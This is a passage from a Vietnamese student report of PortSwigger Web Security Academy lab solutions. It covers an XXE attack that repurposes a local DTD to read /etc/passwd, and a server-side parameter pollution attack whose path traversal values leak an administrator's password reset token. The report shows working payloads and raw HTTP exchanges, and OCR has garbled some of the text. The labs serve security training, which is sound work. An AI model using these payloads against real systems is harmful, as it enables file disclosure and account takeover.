https://0a0d008f03c4ec8683f792da00bb0005.web-security-academy.net/product?prod
ctId=1
17 Accept-Encoding: gzip, deflate, br
18 Priority: url, i
19
20 <?xml version="1.0" encoding="UTF-8"?>
21 <!DOCTYPE message [
22   !ENTITY local_dtd SYSTEM "file:///usr/share/yelp/dtd/docbookx.dtd">
23   !ENTITY ! ISOamso '
24   !ENTITY &#x25; file SYSTEM "file:///etc/passwd">
25   !ENTITY &#x25; eval "<!ENTITY &#x26;#x25; error SYSTEM
&#x27;file:///nonexistent/&#x25;file;&#x27;>">
26   !#x25;eval;
27   !#x25;error;
28   '>
29   $local_dtd;
30 ]>
31 <stockCheck>
  <productId>
    1
  </productId>
  <storeId>
    1
  </storeId>
</stockCheck>
```

**Response**

```

1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2419
5
6 "XML parser exited with error: java.io.FileNotFoundException: /nonexistent/root
:x:0:0:root:/root/.bin/bash
7 daemon:x:1:1:daemon:/usr/sbin/nologin
8 bin:x:1:2:bin:/bin:/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:50:20:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/var/spool/proxy:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:39:39:MailingListManager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x:41:41:Gnats-Msg-ReportingSystem@localhost:/var/lib/gnats:/usr/sbin/nologin
23 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
24 _apt:x:100:65534:APT:/var/lib/dpkg:/usr/sbin/nologin
25 peter:x:12001:12001:/home/peter:/bin/bash
26 carlos:x:12002:12002:/home/carlos:/bin/bash
27 user:x:12000:12000:/home/user:/bin/bash
28 elmer:x:10000:10000:/home/elmer:/bin/bash
29 academy:x:1001:101:/nonexistent:/usr/sbin/nologin
30 messagebus:x:101:101:/nonexistent:/usr/sbin/nologin
31 dnsmasq:x:102:65534:dnsmasq,
,
,
:
/var/lib/misc:/usr/sbin/nologin
32 systemd-timesync:x:103:103:systemdTimeSynchronization,
,
,
:
/run/systemd:/usr/sbin/nologin
33 systemd-network:x:104:105:systemdNetworkManagement,
,
```

Hình 149: Đọc được nội dung /etc/passwd

Exploiting XXE to retrieve data by repurposing a local DTD

Web Security Academy

Congratulations, you solved the lab!

All-in-One Typewriter

★ ★ ★ ★ ★


\$75.05

Olympia 27LE0013

Hình 150: Lab được đánh dấu là Solved

## 4.10 Exploiting server-side parameter pollution in a REST URL

### Minh chứng



Hình 151: Minh chứng đã hoàn thành lab

### Giải thích chi tiết

Sau khi sử dụng thử một số tính năng của lab, có thể thấy khi chọn **Forgot password** thì chương trình có sử dụng file JS `forgotPassword.js`

```

    60      };
    61    }
    62    forgotPwdReady(() => {
    63      const queryString = window.location.search;
    64      const urlParams = new URLSearchParams(queryString);
    65      const resetToken = urlParams.get('reset-token');
    66      if (resetToken) {
    67        window.location.href = `/forgot-password?passwordResetToken=${resetToken}`;
    68      } else {
    69        const forgotPasswordBtn = document.getElementById("forgot-password-btn");
    70        forgotPasswordBtn.addEventListener("click", displayMsg);
    71      }
    72    }
    73  );
    74}
    75 });
    76
  
```


Please check your email: \*\*\*\*\*@normal-user.net"

Home | My account

DOM Invader is NOT enabled.

Hình 152: Nội dung file JS

Trong file JS có đề cập đến route `/forgot-password?passwordResetToken=...`. Khi thử với token bất kì trên browser thì nhận được thông báo `Invalid token`



Hình 153: Truy cập route với token bất kì

Sau quá trình kiểm thử, khi nhập `username` là `administrator#` thì thấy lab trả về lỗi `Invalid route` → Có thể đoán được giá trị `username` đã được đưa vào một URL nào đó. Việc dùng dấu `#` sẽ cắt bỏ phần route phía sau `username` nên dẫn đến bị lỗi

```

Request
Pretty Raw Hex
1 POST /forgot-password HTTP/2
2 Host: 0a3200f8044223a9808bcc800ec000c.web-security-academy.net
3 Cookie: session=IHTD0Nb0sqT0XxcBeyhP35fs5XsGSGmg
4 Content-Length: 61
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Sec-Ch-Ua: "(Not I.A.Brand);v="8", "Chromium";v="138"
8 Content-Type: x-www-form-urlencoded
9 Sec-Ch-Ua-Mobile: ?0
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
    (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
11 Accept: */
12 Origin: https://0a3200f8044223a9808bcc800ec000c.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://0a3200f8044223a9808bcc800ec000c.web-security-academy.net/forgot-passwo
rd
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 csrf=80DtqJsgtLxGPspXUbGgiCR&4Loi2lHk#username=administrator#

```

```

Response
Pretty Raw Hex Render
1 HTTP/2 404 Not Found
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 66
5
6 {
7   "type": "error",
8   "result": "Invalid route. Please refer to the API definition"
9 }

```

Hình 154: Thay `username` bằng `administrator#`

Vì `username` có thể đặt vào một URL nào đó nên rất có thể bị **path traversal**. Thử nghiệm với payload `administrator/../../carlos` thì thấy server hoạt động bình thường nhưng email ở phần `result` đã được đổi thành email của `carlos` → Có thể tấn công **Path traversal** tại `username`

```

Request
Pretty Raw Hex
1 POST /forgot-password HTTP/2
2 Host: 0a3200f8044223a9808bcc800ec000c.web-security-academy.net
3 Cookie: session=IHTD0Nb0sqT0XxcBeyhP35fs5XsGSGmg
4 Content-Length: 70
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Sec-Ch-Ua: "(Not I.A.Brand);v="8", "Chromium";v="138"
8 Content-Type: x-www-form-urlencoded
9 Sec-Ch-Ua-Mobile: ?0
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
    (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
11 Accept: */
12 Origin: https://0a3200f8044223a9808bcc800ec000c.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://0a3200f8044223a9808bcc800ec000c.web-security-academy.net/forgot-passwo
rd
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 csrf=80DtqJsgtLxGPspXUbGgiCR&4Loi2lHk#username=administrator/../../carlos|

```

```

Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 53
5
6 {
7   "type": "email",
8   "result": "*****@carlos-montoya.net"
9 }

```

Hình 155: Tấn công Path traversal tại `username`

Sau nhiều lần thử **path traversal**, có thể thấy giá trị URL được gán vào chỉ nằm trong giới hạn `../../../../administrator` thôi. Nếu thêm `../` tiếp thì sẽ thoát khỏi root

```

Request
Pretty Raw Hex
1 POST /forgot-password HTTP/2
2 Host: 0a3200f8044223a58008bcc800ec000c.web-security-academy.net
3 Cookie: session=IHTD8Nb8qYXcBeykP39fs5XsGSgmg
4 Content-Length: 72
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Sec-Ch-Ua: "Not(A,Brand";v="8", "Chromium";v="130"
8 Content-Type: x-www-form-urlencoded
9 Sec-Ch-Ua-Mobile: ?0
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
    (KHTML, like Gecko) Chrome/130.0.0.0 Safari/537.36
11 Accept: */
12 Origin: https://0a3200f8044223a58008bcc800ec000c.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://0a3200f8044223a58008bcc800ec000c.web-security-academy.net/forgot-password
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 csrf=80DtqJzgtLxGSpXUbGgiCR&4Loi&1M&username=../../../../administrator

```


```

Response
Pretty Raw Hex Render
1 HTTP/2 500 Internal Server Error
2 Content-Type: application/json, charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 250
5
6 {
7   "error": "Unexpected response from API server:\n<html>\n<head>\n  <meta charset=\"UTF-8\">\n  <title>Not Found</title>\n</head>\n<body>\n  <h1>Not found</h1>\n  <p>The URL that you requested was not found.</p>\n</body>\n</html>\n"
8 }

```

Hình 156: Path traversal để tìm ra giới hạn URL

Khi tra Google một số file định nghĩa API phổ biến, thu được một số wordlist. Ta có thể dùng Burp Intruder để attack, sau khi thử một số kết quả tìm kiếm được thì file `openapi.json` trả về kết quả như hình (thêm `#` để loại bỏ phần phía sau URL khi thêm `username` vào)



Hình 157: Một số file phổ biến

```

Request
Pretty Raw Hex
1 POST /forgot-password HTTP/2
2 Host: 0a3200f8044223a9808bcc800ec000c.web-security-academy.net
3 Cookie: session=IHTD0Nb8zqY8XcBeykP35fs5XsGSGmg
4 Content-Length: 72
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Sec-Ch-UA-Brand: "Not(A;Brand);v=8", "Chromium";v="138"
8 Content-Type: x-www-form-urlencoded
9 Sec-Ch-UA-Mobile: ?0
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
11 Accept: /*
12 Origin: https://0a3200f8044223a9808bcc800ec000c.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://0a3200f8044223a9808bcc800ec000c.web-security-academy.net/forgot-passwo
rd
17 Accept-Encoding: gzip, deflate, br
18 Priority: u1, i
19
20 csrf=80DtqJsgtLxGPSpXUbGg1CR64Loi21N#&username=.../.../.../openapi.json#

```

```

Response
Pretty Raw Hex Render
1 HTTP/2 500 Internal Server Error
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 629
5
6 {
7   "error": "Unexpected response from API server:\n(n \"openapi\": \"3.0.0\", n \"info\"
8   : (n \"title\": \"User API\", n \"version\": \"2.0.0\" n ), n \"pa
9   ths\": (n \"api/internal/v1/users/{username}/field/{field}\": (n
10  \"get\": (n \"path\": (n \"users\": (n \"in\": (n \"$u
11  ssembly\": \"Find user by username\", n \"description\": \"API Version 1
12  \", n \"parameters\": (n \"in\": (n \"name\": \"username
13  \", n \"in\": (n \"path\", n \"description\": \"Username\"
14  , n \"required\": true, n \"schema\": (n ...
15  ...
16  ...
17  ...
18  ...
19  ...
20  ...

```

Hình 158: Thông tin thu được trên openapi.json

Thu được một api là `/api/internal/v1/users/<username>/field/<field>`. Vì không biết trường `field` cần thêm vào là gì nên ta có thể thử một giá trị random (như 123)

```

Request
Pretty Raw Hex
1 POST /forgot-password HTTP/2
2 Host: 0a3200f8044223a9808bcc800ec000c.web-security-academy.net
3 Cookie: session=IHTD0Nb8zqY8XcBeykP35fs5XsGSGmg
4 Content-Length: 71
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Sec-Ch-UA-Brand: "Not(A;Brand);v=8", "Chromium";v="138"
8 Content-Type: x-www-form-urlencoded
9 Sec-Ch-UA-Mobile: ?0
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
11 Accept: /*
12 Origin: https://0a3200f8044223a9808bcc800ec000c.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://0a3200f8044223a9808bcc800ec000c.web-security-academy.net/forgot-passwo
rd
17 Accept-Encoding: gzip, deflate, br
18 Priority: u1, i
19
20 csrf=80DtqJsgtLxGPSpXUbGg1CR64Loi21N#&username=administrator/field/123#

```

```

Response
Pretty Raw Hex Render
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 107
5
6 {
7   "type": "error",
8   "result": "This version of API only supports the email field for security reasons"
9 }

```

Hình 159: Thủ `field` bằng 123

Có thể thấy trường `field` này chỉ nhận `email`. Thay bằng `email` thì ta nhận được thông báo:

The screenshot shows a network request and response in a browser's developer tools. The request is a POST to `/forgot-password` with the following headers:

```

1 POST /forgot-password HTTP/2
2 Host: 0a3200f8044223a9808bcc800ec000c.web-security-academy.net
3 Cookie: session=IHTD0Nb8sqYOKxcBeyhP39fs5XsGsgmg
4 Content-Length: 73
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Sec-Ch-UA: "Not(A BRAND);v=8", "Chromium";v=138
8 Content-Type: x-www-form-urlencoded
9 Sec-Ch-UA-Mobile: ?0
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
    (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
11 Accept: */
12 Origin: https://0a3200f8044223a9808bcc800ec000c.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://0a3200f8044223a9808bcc800ec000c.web-security-academy.net/forgot-password
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 csrf=80DtqJygtLxGPspxXUbGg1CR64Loi21Nrausername=administrator/field/email#

```

The response is a 200 OK with the following JSON content:

```

1 HTTP/2 200 OK
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 49
5
6 {
7   "type": "email",
8   "result": "*****@normal-user.net"
}

```

Hình 160: Bypass thành công

Vì các api được thiết kế theo dạng REST API và mục tiêu của lab là đăng nhập với tài khoản administrator nên ta tìm cách đổi mật khẩu của administrator. Có thể thử bằng cách thay `email` thành `passwordResetToken` để xem API có xử lý path này hay không

The screenshot shows a network request and response in a browser's developer tools. The request is a POST to `/forgot-password` with the following headers and payload:

```

1 POST /forgot-password HTTP/2
2 Host: 0a3200f8044223a9808bcc800ec000c.web-security-academy.net
3 Cookie: session=IHTD0Nb8sqYOKxcBeyhP39fs5XsGsgmg
4 Content-Length: 86
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Sec-Ch-UA: "Not(A BRAND);v=8", "Chromium";v=138
8 Content-Type: x-www-form-urlencoded
9 Sec-Ch-UA-Mobile: ?0
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
    (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
11 Accept: */
12 Origin: https://0a3200f8044223a9808bcc800ec000c.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://0a3200f8044223a9808bcc800ec000c.web-security-academy.net/forgot-password
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 csrf=80DtqJygtLxGPspxXUbGg1CR64Loi21Nrausername=administrator/field/passwordResetToken#

```

The response is a 400 Bad Request with the following JSON content:

```

1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 107
5
6 {
7   "type": "error",
8   "result": "This version of API only supports the email field for security reasons"
}

```

Hình 161: Kết quả khi truy cập đến passwordResetToken

Hệ thống thông báo rằng version api hiện tại chỉ xử lý trường `email`. Ta có thể thử thay bằng api vừa tìm được trong file `openapi.json` để xem có bypass được hay không bằng payload sau:

```
1 ../../v1/users/administrator/field/passwordResetToken#
```

## ĐỒ ÁN 2

```

Request
Pretty Raw Hex
1 POST /forgot-password HTTP/2
2 Host: 0a3200f8044223a9808bcc800ec000c.web-security-academy.net
3 Content-Type: application/x-www-form-urlencoded
4 Content-Length: 101
5 Sec-Ch-Ua: Platform: "Windows"
6 Sec-Ch-Ua: Platform-Version: "10.0"
7 Sec-Ch-Ua: "Not(A)Brand";v="0", "Chromium";v="138"
8 Content-Type: x-www-form-urlencoded
9 Sec-Ch-Ua-Mobile: ?0
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
    (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
11 Accept: */*
12 Origin: https://0a3200f8044223a9808bcc800ec000c.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://0a3200f8044223a9808bcc800ec000c.web-security-academy.net/forgot-passwo
rd
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 csrf@0DtqJsgtlaeP9pXbGgiC864LoiZ1Nrkuusername
.../..../v1/users/administrator/field/passwordResetToken

```

```

Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 82
5
6 {
7   "type": "passwordResetToken",
8   "result": "nahjttlf6iayocnfmqllevsubvlyzdt"
9 }

```

Hình 162: Kết quả khi truy cập đến API tìm được ban đầu

Có thể thấy là server đã trả về `passwordResetToken` thành công! Truy cập đến `GET /forgot-password?` ban đầu bằng token mới nhận được thì được response 200 OK

```

Request
Pretty Raw Hex
1 GET /forgot-password?passwordResetToken=nahjttlf6iayocnfmqllevsubvlyzdt HTTP/2
2 Host: 0a3200f8044223a9808bcc800ec000c.web-security-academy.net
3 Cookie: session=IHTD9B8qgYDXxcBeykP39fs5Xs0Gmg
4 Sec-Ch-Ua: Platform: "Windows"
5 Sec-Ch-Ua: Platform-Version: "10.0"
6 Sec-Ch-Ua: "Not(A)Brand";v="0", "Chromium";v="138"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua: Platform: "Windows"
9 Sec-Ch-Ua: Platform-Version: "10.0"
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
    (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
15 Sec-Fetch-Dest: document
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19
20
21
22
23
24

```

```

Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 3315
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labheader stylesheet">
10    <link href="/resources/css/labs.css" title="Exploiting server-side par
    titioning">
11  <title></title>
12  </head>
13  <body>
14    <script src="/resources/labheader.js" type="academyLabHeader">
15      <div id="academyLabHeader">
16        <section class="academyLabHeader">
17          <div class="container">
18            <div class="logo">
19              <div class="title">
20                <h1>Exploit in a P
                </h1>
21                <a id="lab-link" href="#">Back to lab
22                </div>
23                <a class="lab-link" href="#">Back to lab
24                <div class="server-side-partitioning">
                  <div class="back-link">
                    <img alt="Back icon" data-bbox="168 758 188 770" data-h="16" data-w="16" data-z="1" data-zoom="1" data-zoomed="0" data-zoomedWidth="16" data-zoomedHeight="16" data-zoomedX="168" data-zoomedY="758" data-zoomedX2="188" data-zoomedY2="770"/>
                    <span>Back</span>
                  </div>
                  <div class="viewBox">
                    <img alt="View box icon" data-bbox="192 758 212 770" data-h="16" data-w="16" data-z="1" data-zoom="1" data-zoomed="0" data-zoomedWidth="16" data-zoomedHeight="16" data-zoomedX="192" data-zoomedY="758" data-zoomedX2="212" data-zoomedY2="770"/>
                    <span>View Box</span>
                  </div>
                </div>
                <div class="server-side-partitioning">
                  <div class="back-link">
                    <img alt="Back icon" data-bbox="216 758 236 770" data-h="16" data-w="16" data-z="1" data-zoom="1" data-zoomed="0" data-zoomedWidth="16" data-zoomedHeight="16" data-zoomedX="216" data-zoomedY="758" data-zoomedX2="236" data-zoomedY2="770"/>
                    <span>Back</span>
                  </div>
                  <div class="viewBox">
                    <img alt="View box icon" data-bbox="240 758 260 770" data-h="16" data-w="16" data-z="1" data-zoom="1" data-zoomed="0" data-zoomedWidth="16" data-zoomedHeight="16" data-zoomedX="240" data-zoomedY="758" data-zoomedX2="260" data-zoomedY2="770"/>
                    <span>View Box</span>
                  </div>
                </div>
              </div>
            </div>
          </section>
        </div>
      </div>
    </script>
  </body>
</html>

```

Scan

- Send to Intruder Ctrl+I
- Send to Repeater Ctrl+R
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Send to Organizer Ctrl+O
- Show response in browser
- Record an issue [Pro version only] >
- Request in browser >
- Engagement tools [Pro version only] >

Copy Ctrl+C

Explor in a P

Copy URL

Copy as curl command (bash)

Copy to file

Save item

Save entire history

Paste host / URL as request

Add to site map

Convert selection >

Cut Ctrl+X


Copy Ctrl+C

Paste Ctrl+V

Highlights

Hình 163: Sử dụng `passwordResetToken` thành công


Sau khi mở `Show response in browser`, ta có thể truy cập được vào trang đổi mật khẩu thành công.



Hình 164: Vào được trang đổi mật khẩu

### Kết quả đạt được

Đăng nhập bằng `username=administrator` và `password` vừa mới đổi thì truy cập được vào account của admin

Hình 165: Đăng nhập được vào tài khoản `administrator`

Vào Admin panel để xóa user `carlos` và hoàn thành bài lab

Hình 166: Xóa user `carlos` thành công, lab được đánh dấu là Solved

## Tài liệu

- [1] Bách Nguyễn Ngọc. (2024). Serialization và Deserialization trong Java - tại sao lại cần thiết. Viblo. <https://viblo.asia/p/serialization-va-deserialization-trong-java-tai-sao-lai-can-thiet-0gdJzYKj4z5> [Accessed 9 Aug. 2025].
- [2] cmOs. (2020). Khai thác PHP Deserialization. Viblo. <https://viblo.asia/p/khai-thac-php-deserialization-07LKXbLP1V4> [Accessed 9 Aug. 2025].
- [3] emanuelepicas. (2022). GitHub - emanuelepicas/UsefulExploits: This repository contains various snippet codes to exploit systems. GitHub. <https://github.com/emanuelepicas/UsefulExploits> [Accessed 9 Aug. 2025].
- [4] GoSecure. (2019). Automating local DTD discovery for XXE exploitation. GoSecure. <https://gosecure.ai/blog/2019/07/16/automating-local-dtd-discovery-for-xxe-exploitation/> [Accessed 9 Aug. 2025].
